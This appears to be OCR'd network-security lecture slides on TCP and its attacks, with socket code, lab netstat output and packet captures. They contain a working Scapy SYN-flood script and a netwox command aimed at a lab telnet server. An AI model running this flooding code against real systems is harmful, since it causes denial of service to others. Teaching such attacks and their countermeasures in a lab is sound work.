TCP Protocol & Attacks on TCP

Outline

- The TCP Protocol
- Three Attacks on TCP
  - SYN Flooding Attack
  - TCP Reset Attack
  - TCP Session Hijacking
- TCP Session Hijacking
  - Reverse shell
  - Mitnick
- Countermeasures

- **Reading:** Chapter 16
- **Labs: 2 Labs**

End


Introduction of TCP

The Need for TCP

- Providing a Virtual Connection
- Maintaining Order
- Reliability
- Flow Control

TCP Client Program

```c
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  // Create socket:
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Set the destination information
  struct sockaddr_in dest;
  memset(&dest, 0, sizeof(struct sockaddr_in));
  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = inet_addr("10.0.2.17");
  dest.sin_port = htons(9090);

  // Connect to the server
  connect(sockfd, (struct sockaddr *)&dest, sizeof(struct sockaddr_in));

  // Write data:
  char *buffer1 = "Hello Server!\n";
  char *buffer2 = "Hello Again!\n";
  write(sockfd, buffer1, strlen(buffer1));
  write(sockfd, buffer2, strlen(buffer2));

  return 0;
}
```



TCP Server Program

```c
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  int sockfd, newsockfd;
  struct sockaddr_in my_addr, client_addr;
  char buffer[100];

  // Create socket:
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Set the destination information
  memset(&my_addr, 0, sizeof(struct sockaddr_in));
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(9090);

  // Bind the socket to a port number
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr_in));

  // Listen for connections
  listen(sockfd, 5);
  int client_len = sizeof(client_addr);
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

  // Read data:
  memset(buffer, 0, sizeof(buffer));
  int len = read(newsockfd, buffer, 100);
  printf("Received %d bytes: %s", len, buffer);

  return 0;
}
```

web: 80, 443
telnet: 23
ssh: 22

Improved TCP Server Program

Accepting multiple connections


```
while (1) {
    newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

    if (fork() == 0) { // child process
        close (sockfd);

        // Read data:
        memset(buffer, 0, sizeof(buffer));
        int len = read(newsockfd, buffer, 100);
        printf("Received %d bytes.\n%s\n", len, buffer);

        close (newsockfd);
        return 0;
    } else {  // parent process
        close (newsockfd);
    }
}
```

End

How TCP Works

TCP Connections

Send/Receive Buffers



- Timing 200 ms
- Enough Data


Question 1

One end:

```
write(sockfd, "Hello World.",    size1);
write(sockfd, "Hello Universe.", size2);
```


The other end:

```
read(sockfd, buffer, ...);
read(sockfd, buffer, ...);
```



Question 2


Question: If two programs on the same machine send data to the same TCP server on another machine, would the server mix their data? What if the server is a UDP server?



Sequence # & Flow/Congestion Control


Maintaining Order & Reliability

Sequence Number and Acknowledgment





Flow and Congestion Control

TCP Sliding Window



TCP Header



Source port
Destination port
Sequence number
Acknowledgment number
TCP header length
U R G
A C K
P S H
R S T
S Y N
F I N
Window size
Checksum
Urgent pointer
Options
urgent data
Data


seq
seq!

End

SYN Flooding Attack

Establishing Connections




TCP Client

a. Create socket:
   `sockfd = socket(AF_INET, SOCK_STREAM, 0)`
b. Bind the socket to a port number
c. Connect to the server:
   → `connect(sockfd, &serveraddr, ...)`
d. Read data:
   `read(sockfd, buf, len)`
e. Write data:
   `write(sockfd, buf, len)`

TCP Server

a. Create socket:
   `sockfd = socket(AF_INET, SOCK_STREAM, 0)`
b. Bind the socket to a port:
   `bind(sockfd, (struct sockaddr *) &serveraddr, ...)`
c. Listen for connections:
   → `listen(sockfd, 5)`
d. Accept connections:
   `newsockfd = accept(sockfd, (struct sockaddr *) &client_addr, ...)`
e. Use `read()` and `write()` to receive and send data through `newsockfd`
f. Close the connection: `close(newsockfd)`
g. Go back to step (d) to accept a new connection

SYN Flooding Attack



SYN Flooding Attack in Action

❖ Before the attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0      0 127.0.0.1:3306    0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:8080      0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:80        0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:22        0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:631     0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:23        0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:953     0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:443       0.0.0.0:*          LISTEN
tcp      0      0 10.0.5.5:46014    91.189.94.25:80    ESTABLISHED
tcp      0      0 10.0.2.17:23      10.0.2.18:44414    ESTABLISHED
tcp6     0      0 :::53             :::*               LISTEN
tcp6     0      0 :::22             :::*               LISTEN
```

❖ After the attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0      0 10.0.2.17:23      252.27.23.119:56061 SYN_RECV
tcp      0      0 10.0.2.17:23      247.230.248.195:61786 SYN_RECV
tcp      0      0 10.0.2.17:23      255.157.168.158:57815 SYN_RECV
tcp      0      0 10.0.2.17:23      252.95.121.217:11140 SYN_RECV
tcp      0      0 10.0.2.17:23      240.126.176.200:60700 SYN_RECV
tcp      0      0 10.0.2.17:23      251.85.177.207:35886 SYN_RECV
tcp      0      0 10.0.2.17:23      253.93.215.251:23778 SYN_RECV
tcp      0      0 10.0.2.17:23      245.105.145.103:64906 SYN_RECV
tcp      0      0 10.0.2.17:23      252.204.97.43:60803 SYN_RECV
tcp      0      0 10.0.2.17:23      244.2.175.244:32616 SYN_RECV
```

❖ Result

```
seed@ubuntu(10.0.2.18):~$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

❖ CPU Usage

```
  PID USER   PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
    3 root   20  0    0   0   0 R 6.6 0.0 0:21.07 ksoftirqd/0
 1108 root   20  0 101m 60m 11m S 0.7 8.1 0:28.30 Xorg
 2807 seed   20  0 91856 16m 10m S 0.3 2.2 0:09.68 gnome-terminal
    1 root   20  0 3668 1932 1288 S 0.0 0.3 0:00.46 init
    2 root   20  0    0   0   0 S 0.0 0.0 0:00.00 kthreadd
    5 root   20  0    0   0   0 S 0.0 0.0 0:00.26 kworker/u:0
    6 root   RT  0    0   0   0 S 0.0 0.0 0:00.00 migration/0
    7 root   RT  0    0   0   0 S 0.0 0.0 0:00.42 watchdog/0
    8 root    0 -20   0   0   0 S 0.0 0.0 0:00.00 cpuset
```

Launching SYN Flooding Attacks

❖ Using netwox tool

```
sudo netwox 76 -i 10.0.2.7 -p 23
```

❖ Using Scapy


```
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="10.0.2.7")
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt = a/b

while True:
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
    send(pkt, verbose = 0)
```

❖ Using C

Demo: SYN Flooding Attack

What Are Those RESET Packets

No.	Source	Destination	Protocol	Length	Info
33205	10.0.2.7	158.126.111.109	TCP	60	23 → 28647 [SYN, ACK] Seq=3663876367 Ack=370972…
33206	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [SYN] Seq=237668598 Win=1500 Len=0
33207	10.0.2.7	82.127.94.172	TCP	60	23 → 64727 [SYN, ACK] Seq=2067902238 Ack=147703…
33208	158.126.111.109	10.0.2.7	TCP	60	28647 → 23 [RST, ACK] Seq=3709726774 Ack=366387…
33209	82.127.94.172	10.0.2.7	TCP	60	64727 → 23 [RST, ACK] Seq=1477031366 Ack=206790…
33210	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [SYN] Seq=2831360762 Win=1500 Len=0
33211	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [SYN] Seq=1682552663 Win=1500 Len=0
33212	10.0.2.7	197.15.219.116	TCP	60	23 → 43697 [SYN, ACK] Seq=3517134323 Ack=237668…
33213	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [SYN] Seq=2800643473 Win=1500 Len=0
33214	10.0.2.7	129.201.0.214	TCP	60	23 → 21799 [SYN, ACK] Seq=4057722851 Ack=283136…
33215	197.15.219.116	10.0.2.7	TCP	60	43697 → 23 [RST, ACK] Seq=237668599 Ack=3517134…
33216	10.0.2.7	91.10.50.74	TCP	60	23 → 64781 [SYN, ACK] Seq=2642714023 Ack=168255…
33217	129.201.0.214	10.0.2.7	TCP	60	21799 → 23 [RST, ACK] Seq=2831360763 Ack=405772…
33218	153.201.171.51	10.0.2.7	TCP	60	50673 → 23 [SYN] Seq=3682734712 Win=1500 Len=0
33219	10.0.2.7	104.72.83.197	TCP	60	23 → 24994 [SYN, ACK] Seq=768354587 Ack=2800643…
33220	91.10.50.74	10.0.2.7	TCP	60	64781 → 23 [RST, ACK] Seq=1682552664 Ack=264271…
33221	104.72.83.197	10.0.2.7	TCP	60	24994 → 23 [RST, ACK] Seq=2800643474 Ack=768354…
33222	10.0.2.7	153.201.171.51	TCP	60	23 → 50673 [SYN, ACK] Seq=827281393 Ack=3682734…
33223	169.160.235.225	10.0.2.7	TCP	60	27351 → 23 [SYN] Seq=2403542549 Win=1500 Len=0
33224	10.0.2.7	169.160.235.225	TCP	60	23 → 27351 [SYN, ACK] Seq=131987369 Ack=2403542…
33225	153.201.171.51	10.0.2.7	TCP	60	50673 → 23 [RST, ACK] Seq=3682734713 Ack=827281…




The SYN Cookie Countermeasure

End


TCP RESET Attack

How to Close TCP Connections?



Closing TCP Connections

